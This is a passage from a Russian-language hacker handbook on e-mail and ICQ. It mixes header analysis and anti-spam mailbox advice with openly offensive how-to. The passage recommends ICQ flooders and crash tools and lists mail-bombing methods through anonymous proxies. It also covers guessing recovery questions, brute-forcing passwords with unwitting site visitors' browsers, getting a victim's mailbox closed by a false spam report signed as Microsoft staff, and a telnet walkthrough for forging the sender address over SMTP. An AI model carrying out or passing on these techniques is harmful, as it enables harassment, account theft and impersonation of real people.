Однако грубая подделка заголовка облегчает выявление фальсифицированных полей. Основные ошибки, по которым легко узнается подлог, следующие: указанных адресов серверов вообще не существует в природе; стиль заполнения сервером поля «Received» отличается от используемого злоумышленником; реальное время пересылки писем сервером на порядок ниже (или выше), чем это следует из заголовка письма.

Поэтому мало иметь образцы заполнения «Received» каждым из узлов — необходимо выяснить средние задержки в доставке сообщений. Еще более сложно разобраться с алгоритмом генерации идентификаторов, добавляемых большинством транзитных серверов к заголовку пись-

ма для избежания его заикливания. Такой идентификатор уникален для каждого сервера и не может представлять абсолютно случайное значение, поскольку тогда бы существовала возможность повторной выдачи одного и того же идентификатора, что недопустимо.

Обеспечить уникальность помогает привязка ко времени пересылки письма. Некоторые алгоритмы генерации идентификатора позволяют его обратить и узнать время, когда он был выдан. Это позволяет выявить поддельные идентификаторы, а вместе с ними и поддельные поля в заголовке письма.

Причем по «внешнему виду» идентификатора трудно (невозможно) сказать, каким образом он был получен. Для этого необходимо изучить исходные тексты сервера (если они доступны) или дизассемблировать машинный код (если исходные тексты вне досягаемости). В следующем заголовке приведены примеры двух идентификаторов. Разумеется, визуально ничего нельзя сказать о том, как они были получены:

```
From owner-sf-news@securityfocus.com
Wed Sep 06 03:00:03 2000
Received: from lists.securityfocus.com ([207.126.127.68])
    by hearst.mail.ru with esmtp (Exim 3.14 #4)
    id 13WRh6-000LBx-00; Wed, 06 Sep 2000 02:59:57 +0400
Received: from lists.securityfocus.com
(lists.securityfocus.com [207.126.127.68])
    by lists.securityfocus.com (Postfix) with ESMTP
    id E62DC1EF74; Tue, 5 Sep 2000 15:58:34 -0700 (PDT)
Received: from LISTS.SECURITYFOCUS.COM
    by LISTS.SECURITYFOCUS.COM (LISTSERV-TCP/IP release 1.8d) with
    spool
    id 13121453 for SF-NEWS@LISTS.SECURITYFOCUS.COM;
Tue, 5 Sep 2000 15:58:31 -0700
Approved-By: se@SECURITYFOCUS.COM
```

Впрочем, маловероятно, чтобы получатель обладал квалификацией, достаточной для проведения анализа подобного уровня. И большинство пользователей можно ввести в заблуждение даже грубой подделкой заголовка.

Анонимное получение корреспонденции

При получении почты обычным способом сервер определяет (а в некоторых случаях и запоминает) IP-адрес подключившегося клиента. Но иногда получателю нежелательно раскрывать свой адрес, даже если он динамический. Провайдер, выделяя абоненту IP, запоминает (мо-

жет запоминать) время, в которое он был выдан, и имя пользователя, которому он был выдан. Поэтому существует теоретическая возможность установить личность получателя письма.

Для сохранения полной анонимности можно воспользоваться специально разработанным скриптом, который читает корреспонденцию и выкладывает ее на какой-нибудь анонимный ftp-сервер. Это позволяет убить сразу двух зайцев — скрыть собственный адрес и обойти один из недостатков POP3-протокола — отсутствие докачки.

В самом деле, если в ящике лежит сообщение огромных размеров, а связь то и дело рвется, может потребоваться немалое количество попыток, пока, наконец, письмо не попадет на локальный компьютер. Напротив, скрипт, выполняющийся на сервере с быстрым каналом, выполнит ту же операцию за значительно меньшее время и, выложив сообщение на ftp, значительно облегчит клиенту получение письма, поскольку теперь отпадет необходимость начинать процесс перекачки с самого начала после каждого разрыва соединения.

В приведенном ниже примере в качестве альтернативы Perl использован язык Python, основные достоинства которого — простота и огромное количество всевозможных библиотек, поставляемых вместе с языком. Ниже будет продемонстрировано использование одной из них.

Библиотека poplib скрывает от пользователя механизмы взаимодействия клиента с POP3-сервером и значительно упрощает процесс программирования. Минимально функциональная программа, читающая все письма, поступившие к этому моменту в почтовый ящик, может выглядеть так:

```
#!/usr/local/bin/python
import poplib
print "Python's Mail client"
print "Connecting..."
M = poplib.POP3("mail.ru")
print "Login..."
M.user("MyLogin")
print "Password..."
M.pass_("MyUnpublishedPassword")
print "Get List of message"
numMessages = len(M.list()[1])
print "Numbers of message : ", numMessages
for i in range(numMessages):
    for j in M.retr(i+1)[1]:
        print j
```

Вероятно, единственной проблемой окажется поиск сервера с установленным интерпретатором Python. На худой конец, можно попробовать умаслить вашего администратора и уговорить его установить питончика в системе.

Глава 14.

Простая система защиты почтовых ящиков

Наверняка почти все пользователи Интернет, работающие с электронной почтой, сталкивались с ситуацией, когда их почтовый ящик заливало море ненужной информации (например, реклама рождественских сувениров или корма для собак). Ясно, что радости такие вещи не приносят: во-первых, их скачивание из ящика на свой компьютер занимает время, а значит, деньги, а во-вторых, зачастую такие письма просто забивают ящик под завязку, и либо все вновь приходящие письма отправляются назад их авторам, либо, что еще хуже, за их хранение приходится платить деньги провайдеру, у которого ящик расположен. Отчего приходят письма? Да просто оттого, что ваш адрес электронной почты стал известен. К примеру, вы оставили в какой-нибудь web-конференции объявление о поиске работы. Тот, кто зарабатывает на рассылке рекламы, увидел ваш адрес и использовал его в своих целях.

Другая опасная ситуация — это так называемые «почтовые бомбы». К примеру, кто-то вам крепко позавидовал и решил испортить жизнь. В результате каждый день в вашем ящике оказывается дистрибутив Windows 3.11, и вы ежедневно тратите полтора часа на забор почты. При этом нужные письма в ваш ящик попасть не могут, так как он забит «подарком», а может быть и того хуже — провайдер требует оплаты места под ящик, так как его бесплатный лимит превышен.

Что делать? Безусловно, «почтовую бомбу» можно удалить и посредством доступа по FTP к своему аккаунту у провайдера — тогда письмо не придется скачивать. Можно также использовать специальные программы вроде Magic Mail Monitor. Эти программы предоставляют возможность удобно просматривать заголовки сообщений и информацию об их отправителе и размере без загрузки самих сообщений, а также удалять ненужные письма прямо с сервера провайдера. Но если «почтовые бомбы» приходят постоянно и «забивают» ящик, то использование таких программ выходом не является.

Гораздо лучше поступить следующим образом. В Интернет есть большое количество серверов, предоставляющих бесплатные почтовые

ящики. Это www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru, www.tomcat.ru и другие. Живут эти системы за счет рекламы на своих страницах, а также за счет того, что каждый из них по сути как бы является действующим примером корпоративной почтовой системы, которую можно купить у создателей бесплатного почтового сервера. Так сказать, реклама на реальном примере.

Практически все серверы бесплатной почты (www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru, www.tomcat.ru — уже сейчас, а в остальных такая возможность либо уже имеется, либо проектируется) допускают доступ к ним как с помощью почтовой программы, так и с помощью браузера. То есть письма можно забирать обычной почтовой программой вроде Outlook Express, а в случае прихода «почтовой бомбы» без проблем удалить ее посредством доступа к ящику через браузер. К тому же возможность обойтись только браузером для работы с электронной почтой позволяет легко читать свою почту и отправлять письма не только из дома, но и при работе из Интернет-салонов, от друзей, с работы, причем в специальной настройке почтовой программы и даже в ее наличии нет необходимости.

Но это — не единственное достоинство бесплатных почтовых систем.

У очень многих из них есть полезная возможность перенаправления почты на другой адрес без ее сохранения! Это значит, что все письма, приходящие, например, на адрес xxx@mail.ru, могут автоматически, без какого-либо участия пользователя, пересылаться на указанный им адрес. Такую возможность имеют серверы www.mail.ru, www.rbcmail.ru, www.inbox.ru, www.newmail.ru, www.chat.ru и другие.

Кроме того, у развитых почтовых систем вроде www.mail.ru имеется возможность фильтровать приходящую почту и отправлять назад или сразу уничтожать сообщения, удовлетворяющие определенному критерию вроде наличия того или иного слова в e-mail-адресе или теме. При этом в сам ящик такие сообщения попадать не будут.

У таких серверов, как www.mail.ru, www.tomcat.ru, имеется возможность автоматически забирать почту с других почтовых систем. Надо лишь указать почтовый сервер, логин и пароль, и тогда сборщик почты сам зайдет под указанными логином и паролем на этот сервер и перекачает всю почту с него в ваш ящик на сервере с такой услугой.

Как это все можно использовать? Да очень просто. Создайте систему своих ящиков! Например, в качестве своего основного ящика создайте xxx@mail.ru. Но его адрес никому не давайте! Настройте свою почтовую программу на забор почты исключительно с этого ящика. А теперь

создайте еще три-четыре ящика на других бесплатных почтовых серверах или на том же под другим именем (например, xxx@inbox.ru, xxx@chat.ru, xxx1@mail.ru, xxx2@mail.ru, xxx3@mail.ru) и настройте их на автоматическую пересылку без сохранения всех входящих сообщений на xxx@mail.ru.

Теперь вы можете дать адрес xxx@inbox.ru своим друзьям и подставлять в качестве обратного адреса своих писем именно его. Адрес xxx@chat.ru пусть служит для официальной переписки. Ну, а адреса xxx1@mail.ru, xxx2@mail.ru, xxx3@mail.ru оставляйте во всех подозрительных местах: конференциях, гостевых книгах, досках объявлений (но только в них!). Также подписывайте этими адресами ваши письма не очень надежным людям.

Чтобы иметь возможность выбирать желаемый обратный адрес для своих писем, например, в Microsoft Outlook Express 5.0, нужно создать в этой почтовой программе несколько учетных почтовых записей с разными обратными адресами.

Во всех этих записях следует указать smtp-сервер вашего провайдера и отменить использование каждой записи для получения почты.

Для последнего у вас пусть служит отдельная учетная запись, настроенная в данном случае на сервер xxx@mail.ru.

При такой конфигурации почтовой программы и почтовых ящиков вы будете забирать почту только с ящика xxx@mail.ru, подписывать же свои письма сможете любым обратным адресом из имеющихся у вас остальных ящиков. Все письма, поступающие на любой ваш ящик, будут в конце концов передаваться на ящик xxx@mail.ru, откуда вами и будут забраны.

Если вы имеете доступ только к электронной почте, без возможности использования Интернет, то в качестве адреса пересылки с xxx@mail.ru поставьте свой почтовый адрес. Вся остальная система пересылок будет функционировать автономно.

Теперь в случае прихода на один из оставленных вами в публичном месте адресов (xxx1@mail.ru и т.д.) массовых рассылок рекламы вы можете поставить на этом ящике фильтр на входящую почту, чтобы они отправлялись обратно. Если же этой меры окажется недостаточно, то ничто не мешает временно отключить замусориваемый рекламой ящик от пересылки почты (пусть все в нем остается!), а когда отправитель рекламы перестанет его засорять своими посланиями (неоднократно получив их назад с пометкой «почтовый ящик адресата переполнен»), можно будет за минуту очистить этот ящик от мусора через доступ посредством

браузера (при желании прочитав или оставив полезные письма) и включить пересылку снова.

В случае получения вами «почтовых бомб» можно поступить так же. Удалить же уже пришедшие «бомбы» через доступ посредством браузера не составит труда.

Иногда после долгого процесса выбора провайдера по всей Сети остаются раскиданными старые почтовые ящики у «бывших в использовании» провайдеров. Чтобы постоянно не забирать почтовой программой из них почту, можно настроить для этой цели специальные сборщики почты на www.mail.ru или www.tomcat.ru и вообще забыть про существование этих ящиков.

У такой разветвленной почтовой системы есть еще одно преимущество. Объем почтовых ящиков на всех бесплатных почтовых серверах не превышает двух-трех мегабайт. Если объем приходящей почты больше этого предела, то почта отправляется обратно с пометкой «Почтовый ящик переполнен». Но если на этот ящик поставлено перенаправление с другого ящика, то почта, пришедшая на этот другой ящик, попросту задерживается на нем до тех пор, пока первый ящик не освободится. То есть вы можете, например, создать себе еще два ящика rez1@mail.ru и rez2@mail.ru, поставить с первого перенаправление без сохранения на второй, а на первый перенаправить всю почту с вашего основного ящика xxx@mail.ru. Теперь можно спокойно уезжать в командировку. Если объем пришедшей после всех перенаправлений на rez2@mail.ru почты будет больше двух мегабайт, то почта будет задерживаться на rez1@mail.ru, а если и этот ящик будет переполнен, — то на xxx@mail.ru. Приехав домой, вы заберете почту с rez2@mail.ru, а с rez1@mail.ru и xxx@mail.ru специальную почту можно будет даже и не забирать — она постепенно перейдет на rez2@mail.ru, как только тот будет освобожден.

Итак, у бесплатных почтовых сервисов есть следующие преимущества:

- ◆ Возможность чтения своей почты из любого места доступа в Интернет без использования почтовых программ.
- ◆ Возможность установки фильтров на входящую почту.
- ◆ Возможность удаления слишком больших и ненужных сообщений без их загрузки на свой компьютер.
- ◆ Возможность автоматического сбора почты с других ящиков.

- ◆ И, наконец, возможность перенаправления почты на другие адреса.

Надо сказать, что установить фильтры на входящую почту можно и в своей почтовой программе, если она это допускает. Например, в программе Microsoft Outlook Express 5.0 для этого служит пункт **Сервис** ⇒ **Правила для сообщений** ⇒ **Почта**.

Правило в данном случае — это схема поведения программы Outlook Express при получении сообщения. Программа может выбирать из всех входящих сообщений содержащие какое-нибудь слово в адресе, теме, самом тексте или имеющие слишком большой размер. Выбранные сообщения могут быть сразу направлены в какую-нибудь папку, пересланы по другому адресу. Но наиболее ценной является возможность сразу удалять с сервера ненужные сообщения, не загружая их и даже не уведомляя пользователя об этом. Для этого просто нужно соответствующим образом настроить правила.

Возможность Microsoft Outlook Express 5.0 создавать правила для сообщений может спасти пользователя от необходимости скачивать большой объем ненужной информации при получении почты, но сам ящик при ее использовании не защищается, и он может быстро переполниться. Поэтому для полной безопасности от нежелательных рассылок (еще называемых спамом) и «почтовых бомб» лучше использовать «глубоко эшелонированную» оборону, подобную описанной выше, создать на бесплатном сервере ящик, откуда почта будет забираться почтовой программой, создать еще один ящик с перенаправлением на первый (на случай отъезда или невозможности забирать почту долгое время), а также зарегистрировать три-четыре ящика с красивыми именами для раздачи их в качестве своих e-mail-адресов и поставить перенаправления с этих ящиков на второй. Ну, и свою почтовую программу стоит настроить соответствующим образом (например, установив правила для сообщений в Outlook Express), — если письмо больше мегабайта, то его сначала стоит посмотреть через браузер, а потом уже загружать себе, если окажется нужным.

Существуют и зарубежные аналоги российских бесплатных почтовых серверов, но я бы не рекомендовал их использовать, так как связь с ними, как правило, медленнее, а значит, ваша почта обойдется вам дороже. К тому же не все они предоставляют возможность доступа к ним с помощью почтовой программы.

Поэтому я настоятельно рекомендую вам обратить внимание на перечисленные выше российские бесплатные почтовые серверы.

Глава 15. Хакерское программное обеспечение для ICQ

IsoaQ — клевый патч для самых последних версий ICQ. Каждая версия может патчить сразу несколько версий и билдов. Среди функций такие как: сокрытие IP, добавление пиплов в контакт-лист без авторизации, показ чужих IP-адресов и многое-многое другое. Очень рекомендую.

ICQ99aIPUnhide — патчит аську для показа всех IP. Вот только патчит только начальные билды 99a. А их вряд ли кто использует.

ICQ Flooder — флудер для аски. Надо знать IP и порт. Единственное достоинство — возможность слать от чужих юинов.

ICQ Crack — непонятно, на какую версию аски он действует и действует ли он вообще когда-нибудь. Позволяет добавлять людей в свой контакт-лист без авторизации (если верить словам разработчиков). На меня она произвела впечатление обычной DOS-программы, выводящей надпись File Not Found. Есть вероятность, что это троян, т.к. занимает она подозрительно мало для полезной программы (841 байт).

ICKiller — почти такая же, как и ICQ Flooder, только с улучшенным интерфейсом. Когда я нажал кнопку **HELP**, он мне голосом сказал: «You suck!», — и создал файл l.exe, который оказался вирусняком. Пока я понял только то, что он забивает оперативную память (постоянно запускает сам себя и regedit). Есть подозрение, что делает он и другие гадости. Антивирусами не лечится.

Ximer — убивает аську. Есть возможность проводить атаку с другого хоста (надо знать IP и порт).

X-ICQ Chat — штука для приколов в ICQ-чате. Я в ICQ-чатах не сижу, программу не юзал, не знаю, что это такое.

X-ICQ — куча софта в одном флаконе + оболочка, объединяющая их. Единственное, что еще не встречалось, — сканер ICQ-порта, который не пускается. Требуется какой-то там DLL. Я не устанавливал. Мои друзья устанавливали, говорят, все равно не идет.

ICQ Profile Move — сохраняет контакт-лист. Но делает это настолько через задницу и неграмотно, что остается только посочувствовать. Под словом «сохранить контакт-лист» создатели имели в виду создать файл, содержащий инфу о ком-то, используя твою аську. Потом эти файлы можно этой же программой вставлять в аську. Вот только с

этим напряги. Частенько со многими билдами бывают глюки. Ну хорошо. А что мне делать, если у меня контакт-лист на 80 человек? Хочу еще заметить: надо вводить не ник, и не выбирать из списка, а писать номер юина. Это хорошо, если номера короткие и легко запоминаются, а если нет? Да я себе лучше просто скопирую каталог аськи и буду жить спокойно.

ICQ Revenge — ОЧЕНЬ кульная программа. Позволяет слать анонимные письма на аську. Причем знать для этого надо только UIN!! Можно слать сообщения от чужого e-mail'а. Причем даже от несуществующего.

Глава 16.

Взлом мыла (user manual)

Работать с почтой можно по-разному. Работать в браузере на страницах почтовых служб наиболее глупо и небезопасно (хотя в случае внезапной потери всей инфы на винте это пригодится, т.к. письма хранятся на серваке почтовой службы). Однако чаще пользуются мейлерами — спецовыми прогами, которые скачивают почту с серваков и выдают тебе ее на блюдечке.

Типичный пример — Outlook Express, который поставляется вместе с Мастдаем и потому многие его используют.

Как можно узнать пароли к чужому ящику? Существует масса способов. Например, в некоторых почтовых службах предлагают услуги по подсказке пароля к аккаунту, если ты сообщишь им дату создания этого ящика или ответишь на некоторый вопрос (который ты сам задаешь при создании шампуня).

Ответы на эти вопросы можно незаметно выудить из самого человека (метод Социального Перегруза или БиоХака) или попытаться подобрать самому. Например, самый распространенный вопрос — «Как меня зовут?» или «Девичья фамилия матери». Ну, и вариации на эту тему!

Подобная штука есть на www.mail.ru, www.e-mail.ru и www.new-mail.ru. Конечно, самый надежный способ узнать пароль — это офф- или он-лайн шпионство (типа засылки троянов). Здесь, как говорится, результат не заставит себя долго ждать.

Теперь поговорим о конкретном: атака на мыло — это в основном флуд/спам ящика. Флуд — это когда ты утром проверяешь почту, — а там 1000 писем 100 килобайтного содержания. Вот и попробуй разобраться с ними. Вообще-то зафлудить мыло проще пареной репы, поэтому этот

способ используют только дауны и ламеры! Вот, к примеру несколько способов:

- ◆ Все, что нужно, это подключиться к 25 порту какого-нибудь почтового сервера (даже не обязательно почтового, а просто того, на котором работает старая версия почтового демона, или к компьютеру, предоставляющему почтовый доступ к FTP-сайтам и представившись тем, кому вы желаете, подложить свинью: заказать пару-сотню файлов на ваше усмотрение).
- ◆ Воспользоваться анонимным мейл-генератором. Спецовая прога, которая создает огромное количество писем и посылает их по адресу с вашего компа. Таких прог существует куча, вот типичные проги: HackTek и еще лучше Avalanch. Только не забудь включить анонимный прокси. Хотя почти с каждой такой программой прилагается хороший прокси-лист. Если нет — бегом на www.void.ru.
- ◆ Воспользоваться почтовой службой общественного пользования, типа www.mail.ru или www.inbox.ru, и под анонимным логином отослать штук 20 писем размером по 500 Кб. Это самый геморный способ, да и к тому же письма отсылаются медленно, но гораздо быстрее, чем это было бы с твоего компа. Опять же обязательно врубай анонимный прокси.
- ◆ Подписать атакуемое мыло на какую-нибудь рассылку (или эхо) (типа компьютерные клубы, где обсуждаются разные темы среди большого круга людей. В принципе тут проблем нет, но я не советую этим злоупотреблять, т.к. это ламерские шутки. Используйте их, если есть повод. Вот типично: вы договорились об обмене данными, а ваш партнер обманул вас. Вот тут это и пригодится. Флуд — это как ядерное оружие: все об этом знают, но никто им не пользуется, зато в мире порядок и дружба. Теперь ты тоже ядерная страна).
- ◆ Зафлудить ящик с помощью cgi-скрипта на твоей паге.

К каждому письму прикрепляется небольшая шапка, которая содержит много интересной информации: IP-шник, название и регистрационный номер программы — мейлера, которым пользуется приславший письмо, почтовая служба, уникальный номер письма, путь прохождения письма до вас, время отправления и прибытия, номер ком-

па в локальной сети и многое другое. Однако все это скрыто от читателя, т.е. тебя! Давай посмотрим эту интересную инфу. Если ты все еще пользуешься Outlook'ом, то откроем исследуемое письмо и жмем **Файл**, затем **Свойства**, и выбираем закладку **Подробности**. Теперь все на виду. В TheBat! делаем так: **Открываем** письмо, жмем **Просмотр** и выбираем **Служебная информация**. Сверху письма прибавляется шапка.

О том, что можно вытянуть из шапки, я покажу тебе на примере.

```
# - МОИ КОММЕНТАРИИ.
Return-Path: sony-lamer@mail.ru
#Установленный адрес возврата, но он мало что говорит, т.к. его
#с легкостью можно подделать (мы сами ставим его в настройках).
Received: from relay1.aha.ru ([195.4.67.135] verified) by aha.ru
(CommuniGate Pro SMTP 3.2b4)
with ESMTP id 4637825 for system@local.net; Sun, 10 Jun 1899
13:17:51 +0400
#Дата получения послания моим почтовым серваком
Received: from elephant.mail.ru (elephant.mail.ru
[194.226.198.85]) by relay1.aha.ru
(8.9.3/8.9.3/aha-r/0.04B) with ESMTP id XAA00604 for
(system@local.net); Sun, 11 Jul 1999 23:16:46+0400 (MSD)
#Дальше пошли почтовые серваки с их IP-шниками и датами
#получения\пересылки
Received: from camel-int ([10.0.1.1] helo=camel.mail.ru) by ele-
phant.mail.ru
with esmtp (Exim2.12 #1) id 113P5h-000NVu-00; Sun, 11 Jul 1999
23:16:45 +0400
Received: (from mail@localhost) by camel.mail.ru (8.9.2/8.9.1) id
XAA64053; Sun,
11 Jul 1999 23:16:45 +0400 (MSD)Date: Sun, 10 Jun 1899 13:17:51
+0400 (MSD)
#Бот и дата прибытия письма на мой почтовый сервак.
Message-Id: 199907111916.XAA64053@camel.mail.ru
#Уникальный номер письма. Если тебя зафлудили или прислали
#что-нибудь нехорошее, то ты можешь пожаловаться админу почтового
#сервака, переслав ему эти письма. Подробнее читай ниже.
Received: from [212.46.8.60] by win.mail.ru with HTTP; Sun, 10
Jul 1985 19:16:45 +0000 (GMT)
#Попался! IP-шник приславшего с датой отправки
From: =?KOI8-R?Q?"Ипполит=20T"?= (sony-lamer@mail.ru)
#Кодировка отправления и мыло отправителя
To: system@local.net
#это ты.
```

```
Cc: sony-lamer@mail.ru Subject: =?KOI8-R?Q?Re:=20Ксакеп-круто=кул?=
Mime-Version: 1.0X-Mailer: The Bat! (v1.33) S/N 9EB473C9
#Посылал The Bat!, версия и регистрационный номер как на ладони.
X-Originating-IP: [212.46.8.60]?IP'шник товарища,отправившего мне
письмо.
Content-Type: text/plain; charset=koi8-r
#Сообщение выслано прямым простым текстом в кодировке KOI8-R
Content-Transfer-Encoding: 8bit?
```

Далее идет никому не нужная муть.

Способы послать анонимный e-mail мы уже рассмотрели выше на примере, как зафлудить ящик. В этом случае нужно просто послать всего одно сообщение, а не 10 000! То, что вас не узнают — это 100%. Только не нарывайтесь на международные службы типа FBI или ФАПСИ, они могут узнать ваш IP у прокси-сервера (вот им он точно расскажет!). Но, я думаю, вы люди умные и сами сможете определить — на кого стоит нарываться, а с кем лучше дружить (правило хакера: не ссорься со всеми сразу!).

Можно также узнать пароли на мыло и прямым Brute Force. Но с использованием ресурсов только твоего компа это может занять месяц! Тут нужно действовать по-другому. Возможно организовать Brute Force-атаку с вашей паги (page), используя Java-апплет. И каждый посетитель вашей странички (с согласия или без) будет принимать участие в крике! В этом случае можно сломать пароль и за 2—4 дня! Если у тебя выделенка — уже лучше, но лучше использовать рут шелл.

Рассматривать захват почты буду на примере халаявной почтовой службы. В принципе, так можно захватить любой ящик в сети. Итак, ищем жертву. Допустим, это Вася Пупкин с мылом sony-lamorz@mail.ru. Для начала ты должен отправить ему на мыло любое письмо для проверки, в котором попросить, найдя любую причину, отправить вам обратно это письмо как можно быстрее. Способ работает только тогда, когда владелец регулярно проверяет свою почту, в данном случае почту sony-lamorz@mail.ru. А если нет, зачем тебе тогда это мыло? Вам необходимо написать на английском письмо со спамом, надеюсь, этому учить не надо, хотя для тех, кто не умеет выражаться, вот пример.

Вы отправляете ему это письмо в txt-файле и просите послать ламера это письмо со спамом вам обратно на почту, только нужно, чтобы ламер скопировал данный спам и послал как обычное письмо, без прикрепленного файла. Дальше пишешь умную мессагу админу мэйл.ру (support@mail.ru) и говоришь в ней, мол, такой-то ублюдок занимается спамом, флудом и вообще онанизмом. И прилагаешь еще данное письмо со спамом. Через несколько часов тебе приходит изве-

шение от админа посмотреть всю инфу о пользователе, пославшем вам это письмо, это делается очень просто: открываешь письмо ламера, посланное тебе со спамом, нажимаешь на кнопку **more details** или вроде того и копируешь всю инфу об этом письме и владельце данного письма. Шлешь ее админу мэйл.ру, он проверяет своими способами, было ли и вправду отправлено данное письмо, а так как ламер вам сам его послал, то оно, естественно, было отправлено вам, и впоследствии вам приходит благодарность и ящик пива от админа мэйл.ру, в письме от админа будет говориться, что данный ящик закрыт благодаря таким людям, как ты! Отечество тебя не забудет, перец. Данный способ обмана почтовых служб работает только на бесплатных почтах, на платных настоящего юзера не закроют, у него сначала 50 раз спросят, было ли все так, как я говорю. Лучше в конце письма сделать небольшую приписочку, вроде:

```
С уважением, Егоров Андрей (#имя вымышленное)
Представительство Microsoft в России
E-mail: rus_microsoft@mail.ru
http://www.microsoft.com/rus
```

Это подтвердит то, что ты крутой перец из крупной конторы, а не малолетний придурок. По той же причине писать нужно грамотно.

Система E-mail содержит много дыр, просчетов и т.п. Большинство из них были исправлены с появлением так называемого ESMTP, однако даже этот протокол все еще может быть использован в «корыстных» целях. Наиболее ярким примером эксплуатирования системы электронной почты может являться например, посылка почты с ЛЮБОГО адреса.

Процесс заключается в следующем — необходимо найти почтовый сервер, не поддерживающий ESMTP, но работающий по протоколу SMTP, или напрямую обратиться к серверу, на котором среди пользователей находится наша жертва. Вот как все должно выглядеть:

```
daemon# telnet www.otstoy.ru 25
#Вызов программы telnet, с указанием подключиться к машине
#'www.otstoy.ru' к порту #25
Trying 127.0.0.1...
#Машина 'daemon' — это имя моего компьютера и имеет
#соответственно адрес 127.0.0.1, на ней на 25 порте сидит
#почтовый сервер
Connected to localhost.
Escape character is '^]'.
220 daemon.localdomain ESMTP Sendmail 8.8.7/8.8.7; Fri, 7 Aug
1998 17:09:13 +0400
#На машине установлен Sendmail 8.8.7/8.8.7
```

Последняя строчка содержит информацию, которая нам необходима, попробуем прочитать ее:

daemon.localdomain — имя компьютера, на котором запущен почтовый сервер, т.е. демон sendmail, который, собственно, и есть объект если не взлома, то обмана. Далее sendmail сообщает нам, руководствуясь каким протоколом он работает, это ESMTP. Наконец, сообщается версия sendmail'a и время подключения с указанием часового пояса, относительно которого истинно время подключения.

А вот пример подключения к старому варианту почтового демона:

```
daemon# telnet kinglair.lostworld smtp
Trying 192.83.83.11...
Connected to kinglair.lostworld.
Escape character is '^]'.
220 kinglair.lostworld SMTP Ready.
```

Как видно, этот демон говорит на языке SMTP. Далее мы можем написать какую-нибудь команду. Вот неполный список команд, в соответствии с протоколом Simple Mail Transfer Protocol.

HELO имя_машины

Приятно познакомиться. Взаимно.

MAIL From: обр_адрес

От кого везем письмо.

RCPT To: адрес_назначения

Кому везем.

VRFY адрес

Проверить, а есть ли здесь такие?

EXPN адрес

Или посмотреть почтовые псевдонимы.

DATA

Собственно идентификатор начала сообщения.

QUIT

See you.

RSET

Дисконнект.

HELP

Можно глянуть полный список команд того почтового демона, к которому мы подключились.

Итак, пошлем первое наше анонимное письмо.

```
daemon# telnet www.mustdie.com 25
Trying 127.0.0.1...
Connected to daemon.
Escape character is '^]'.
220 daemon.localdomain ESMTP Sendmail 8.8.7/8.8.7; Fri, 7 Aug
1998 19:37:14 +0400
HELO damned.lostworld.com
#Представляем некоторой удаленной сетевой машиной с именем
#'damned.lostworld.com'
250 daemon.localdomain Hello root@daemon [127.0.0.1], pleased to
meet you
#Однако sendmail меня все равно узнает
MAIL From: zlob@damned.lostworld.com
#Ложный адрес отправителя
250 zlob@damned.lostworld.com... Sender ok
#Сработало!
RCPT To: root
#Письмо предназначается пользователю root на этой машине
250 root... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Hello me !
.
#Точка означает конец ввода
250 TAA04503 Message accepted for delivery
QUIT
221 daemon.localdomain closing connection
Connection closed by foreign host.
```

Теперь самое время прочитать почту. В случае использования ESMTP можно будет понять, что полученное письмо поддельное, однако в любом более-менее современном юзер-ориентированном средстве работы с электронной почтой в поле от кого будет стоять `damnedman@damned.lostworld.com`, и при нажатии кнопки **Reply** ответ будет направлен именно по этому адресу.

Однако посылка подобного рода писем не исчерпывает всего того, что вы можете сделать, используя недочеты и промахи разработчиков почтовых протоколов. Вернее сказать, их излишнее стремление сделать

все просто и удобно. В свое время существовало такое понятие, как **почтовый доступ**. Оно заключалось в том, что общение проходило в режиме оффлайн, так, как сейчас в ФИДО. Так вот, с появлением общедоступных FTP-серверов возникла необходимость каким-либо образом получать к ним доступ с помощью электронной почты. Тогда был придуман способ, называемый «ftp via e-mail» (есть еще и Wwww, archie, gopher via e-mail или www4mail). Он заключается в том, что вы посылаете на некоторый почтовый адрес описание того, что надо сделать, удаленная машина, обрабатывая ваше послание, выполняет записанные там команды и возвращает вам письмо с файлом.

После того, как я порылся в своих записях, мне удалось обнаружить этот сервер: `ftpmail@afn.org`. При составлении письма можно использовать эти команды:

Open <name_of_ftp_site>

Установить соединение с некоторым сайтом.

dir

Показать содержимое текущего каталога.

quit

Окончание сессии.

chdir/cd

Сменить директорию.

binary

Перейти в двоичный режим передачи данных.

get <file_name>

Получить файл.

Защита

Вернемся к безопасности мыла! Одно из главных правил не только хакера, но и просто пользователя Интернет — нельзя пренебрегать сложностью паролей. Вот основные правила.

Представим, что твой логин: **cooluser**.

1. Ни в коем случае пароль не должен совпадать с логином: **cooluser**.

2. Лучше вообще не использовать маску логина для пароля: **coolusercool**, **cool100user**, **user123** или даже **cooluserqwerty**.

3. Не надо использовать цифровые пароли: **123456**, **31337** или вообще **111!**

4. Не надо использовать короткие пароли (их можно взломать Brute Force, т.е. атакой прямого полного перебора): **iq**, **me** или **1**.

5. Не надо использовать словарные слова (тоже можно взломать перебором по словарю, которых сейчас очень много в Интернет) **kruto**, **lamer** или **hacker**.

Как же запомнить все эти правила? Все просто: запомни, как надо делать! Делай пароли длиннее 8 символов, которые содержат цифры и символы разного регистра вперемешку, типа: **zZ0YaKa!3114B#d**.

Также лучше сделать ящик, на который будет форвардиться все твое мыло (так называемые «Адреса пересылки»), для того чтобы при захвате твоей мыльницы ты мог снимать почту, хотя хакер, осмелившийся захватить твое мыло, может отключить эту функцию на серваке.

Пароли на эти ящики соответственно должны быть тоже разными.

Можно ли как-либо еще обезопасить информацию в ящике от несанкционированного (т.е. непредвиденного тобой) прочтения? Можно! Дружно шифруем самые важные письма программой PGP (Pretty Good Privacy). Работая в мастдае, конечно, лучше пользоваться PGP для этой операционки. Установка этой программы интуитивно проста.

Поговорим немного об истории создания и принципах использования этой проги, в смысле метода шифрации. Криптография и крякинг (в смысле взлом паролей) — очень связанные вещи (как брат и сестра). Тут и нечего оспаривать, основная проблема и головная боль Администраторов серваков — как бы надежно сохранить для себя и сделать абсолютно недоступной для других некую информацию. А это, как видите, прямая задача криптографии. Конкретно про PGP: лично я ей не пользуюсь, потому что это слишком нудно: шифровать каждое сообщение, когда по E-mail почти в режиме он-лайн обсуждаешь последние новости хакинга. Но сам процесс шифрования я советую знать (для общего развития!). Я также предлагаю ознакомиться с подробнейшим хелпом по эксплуатации PGP for Windows 9x, правда, на английском языке!

